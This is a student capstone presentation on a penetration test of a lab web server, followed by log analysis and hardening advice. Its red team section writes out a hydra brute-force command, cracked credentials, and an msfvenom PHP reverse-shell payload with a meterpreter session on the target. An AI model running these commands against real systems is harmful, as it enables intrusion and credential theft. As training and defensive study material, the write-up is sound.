



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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04

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Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0

Machines

IPv4: 192.168.1.1
OS: Window 10
Hostname: Azura
Hypervisor

IPv4: 192.168.1.8
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK server

IPv4: 192.168.1.105
OS: Apaches
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows Hypervisor	192.168.1.1	Host machine.
Kali	192.168.1.8	Attacking Machine.
ELK Server	192.168.1.100	Network monitoring server (Kibana).
Capstone	192.168.1.105	Target machine.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80	Port 80 was open without any some sort of of protection.	Allowed connection to web server through HTTP which lead to sensitive data expose on the internet.
Sensitive data exposure	Data that should not be available on the website to the public.	Attackers identify targets quickly and use those information to attack the website.
Weak password	Very simple words, 7 characters length and all lower case.	Allowed hacker to brute force quickly, no password policy in place.
Webdav	Not configured properly.	Allowed attackers login as CEO and change the contents by upload the payload to the website using Webdav.

Exploitation: Port 80 Open

01

Tools & Processes

I used nmap to scan a network to find ip address of a website as I know website, kali and target machine on the same subnet.

02

Achievements

As the results nmap found 4 hosts in one of them is the ip address of a website which is 192.168.1.105.

03

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap 192.168.1.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-23 22:05 EDT  
Nmap scan report for 192.168.1.1  
Host is up (0.00053s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
2179/tcp   open  vmrpd  
3389/tcp   open  ms-wbt-server  
MAC Address: 00:15:5D:00:04:03 (Microsoft)  
  
Nmap scan report for 192.168.1.100  
Host is up (0.00059s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
9200/tcp   open  wap-wsp  
MAC Address: 00:15:5D:00:04:01 (Microsoft)  
  
Nmap scan report for 192.168.1.105  
Host is up (0.00041s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:15:5D:00:04:02 (Microsoft)  
  
Nmap scan report for 192.168.1.8  
Host is up (0.000060s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 256 IP addresses (4 hosts up) scanned in 32.43 seconds  
root@kali:~#
```


Exploitation: Sensitive data exposure

01

Tools & Processes


This is the part where I did the reconnaissance.

02

Achievements

As I go through the website I found some useful information help me to identify the target and dive down from there.

03



Exploitation: Brute Force

01

Tools & Processes

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.tx  
t -s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder
```

02

Achievements

I cracked ashton user
password which is **leopoldo**.

03

```
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 19  
2.168.1.105 http-get /company_folders/secret_folder  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2021-04-23 22:10:19  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:  
14344399), ~896525 tries per task  
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
```

```
10] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [ch  
ild 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [ch  
ild 5] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2021-04-20 06:52:18  
root@kali:/home/vagrant# yes
```

Exploitation: breached

01

I login as Ashton to the secret_folder, from there I found Ryan hash password which he is the CEO of the company. I cracked hash password using online tools called carackstation.net and the password type is md5.

02

The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/connect_to_corp_server`. The page content includes a 'Personal Note' with instructions on how to connect to a webdav server using a specific hash and account. Below the note is the CrackStation logo and navigation links. The main section is titled 'Free Password Hash Cracker' and contains a text input field with the hash `d7dad0a5cd7c8376eeb50d69b3ccd352`. A 'Crack Hashes' button is visible, along with a reCAPTCHA challenge. Below the input field, a table displays the cracking results.

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

CrackStation

CrackStation Password Hashing Security Defuse Security

Defuse.ca Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	11nux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Exploitation: create a payload

01

I used msfvenom to create payload call shell.php.
The command was:
msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.8
LPORT=4444 -f raw -o
shell.php

02

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -f raw -o shell1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
Saved as: shell1.php
root@kali:~/Desktop# msfconsole
msf5 (root@kali:~/Desktop) > ls -la
drwxr-xr-x 3 root root 4096 May 7 18:19 .
drwxr-xr-x 1 root root 4096 May 7 18:19 ..
-rw-r--r-- 1 root root 1112 May 7 18:19 shell1.php
```

Exploitation: create a payload

01

Once the payload created I upload it to the website and execute it by double click on it and it response to msfconsole that I had open then I cat the flag.txt to finish the exploitation.


02

```
msf exploit(multi/handler) > exploit /webdav

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:44208) at 2021-04-23 22:45:26 -0400

meterpreter > cd /
meterpreter > ls
Listing: /
-----
Mode                Size           Type             Last modified      Name
-----
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:19 -0400  bin
40755/rwxr-xr-x     4096           dir              2020-09-03 12:07:41 -0400  boot
40755/rwxr-xr-x    3840           dir              2021-04-23 21:53:45 -0400  dev
40755/rwxr-xr-x     4096           dir              2021-01-28 10:25:41 -0500  etc
100644/rw-r--r--      16           fil              2019-05-07 15:15:12 -0400  flag.txt
40755/rwxr-xr-x     4096           dir              2020-05-19 13:04:21 -0400  home
100644/rw-r--r--   54710145       fil              2020-09-03 12:07:40 -0400  initrd.img
100644/rw-r--r--   54036414       fil              2019-05-07 14:10:23 -0400  initrd.img.old
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:23 -0400  lib
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:54 -0400  lib64
40700/rwx-----   16384          dir              2019-05-07 14:10:15 -0400  lost+found
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:51 -0400  media
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:51 -0400  mnt
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:51 -0400  opt
40555/r-xr-xr-x      0             dir              2021-04-23 21:53:19 -0400  proc
40700/rwx-----     4096           dir              2020-05-19 13:12:10 -0400  root
40755/rwxr-xr-x     880           dir              2021-04-23 22:00:16 -0400  run
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:55 -0400 /sbin
40755/rwxr-xr-x     4096           dir              2019-05-07 14:16:00 -0400  snap
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:52 -0400  srv
100600/rw-----   2065694720     fil              2019-05-07 14:12:56 -0400  swap.img
40555/r-xr-xr-x      0             dir              2021-04-23 21:53:23 -0400  sys
41777/rwxrwxrwx      4096           dir              2021-04-23 21:54:01 -0400  tmp
40755/rwxr-xr-x     4096           dir              2019-05-07 14:10:55 -0400  usr
40755/rwxr-xr-x     4096           dir              2021-01-28 10:16:40 -0500  vagrant
40755/rwxr-xr-x     4096           dir              2019-05-07 14:16:46 -0400  var
100600/rw-----   8298232        fil              2019-05-07 14:12:05 -0400  vmlinuz
100600/rw-----   8257272        fil              2019-05-07 14:10:23 -0400  vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The port scan occurred on 20/04/2020 at 10:30PM.
- There were 721405 hits from the source IP of 192.168.1.8 and destination IP is 192.168.1.105.
- There is a rapidly scan traffics in just 30 minutes to different ports.



Analysis: Finding the Request for the Hidden Directory



- The request occurred between 10:00 - 10:55 PM and there was 217158 hits.
- The request for secret_folder file has been requested at that time, in the secret_folder contains has value of user Ryan which is CEO of the company.



source.ip:192.168.1.8 and destination.ip:192.168.1.105

+ Add filter


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	217,158
http://192.168.1.105/company_folder/secret_folder	48
http://192.168.1.105/webdav	9
http://192.168.1.105/company_folders/secret_folder/	3
http://192.168.1.105/company_folders/	2

Export: Raw Formatted


Analysis: Uncovering the Brute Force Attack

- There are 217126 requests were made using Hydra to brute force secret_folder.
- There are only 2 requests successful which is indicate HTTP status 200.



Analysis: Finding the WebDAV Connection

- There are 47 attempts were made to Webdav.
- There is 1 file were created on webdav and 1 were received.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Setup a low level alert threshold range between 10-100 an hour.
- Set up a critical alert between 100 above.

System Hardening

- Implementing firewall to drop traffics when the threshold are met.
 - Implementing IPS which will cut off the traffics when critical alert triggered.
 - Regularly check and scan for open ports.
 - Make sure firewall patched for a zero day exploit.
-

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set an alert threshold from 0 to 5 an hour trigger an alarm to SOC team.
- Set up a critical alert whenever an unidentified traffic coming in sent out an alert.

System Hardening

- Encrypt all data that in hidden directory.
 - Limited users access to hidden directory.
 - All of the users that can access hidden directory will get a 2FA.
 - Enforce password policies to those users.
-

Mitigation: Preventing Brute Force Attacks

Alarm

- An alert whenever 3 failed password attempt in an hour send an alarm.

System Hardening

- Implementing password policies.
 - Implementing 2 factor authentication.
 - Implementing firewall to drop all inbound traffics.
 - Password change every 1 a month, 7 characters length or above and cannot use username or first name as password.
-

Mitigation: Detecting the WebDAV Connection

Alarm

- Create an alert whenever unidentified IP attempt to access or upload any files.
- Create an alert whenever HTTP request GET indicated from unidentified IP.

System Hardening

- Implementing firewall to restricted access from unknown traffics.
 - Implementing user and password access to it.
 - Restricted to who can read write and access to Webdav.
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Create alert from whoever attempt to access through port 4444.

System Hardening

- Make sure only particular ports are open.
 - Public cannot get access or upload anything.
 - Make sure only system admin have read write access.
-

*The
End*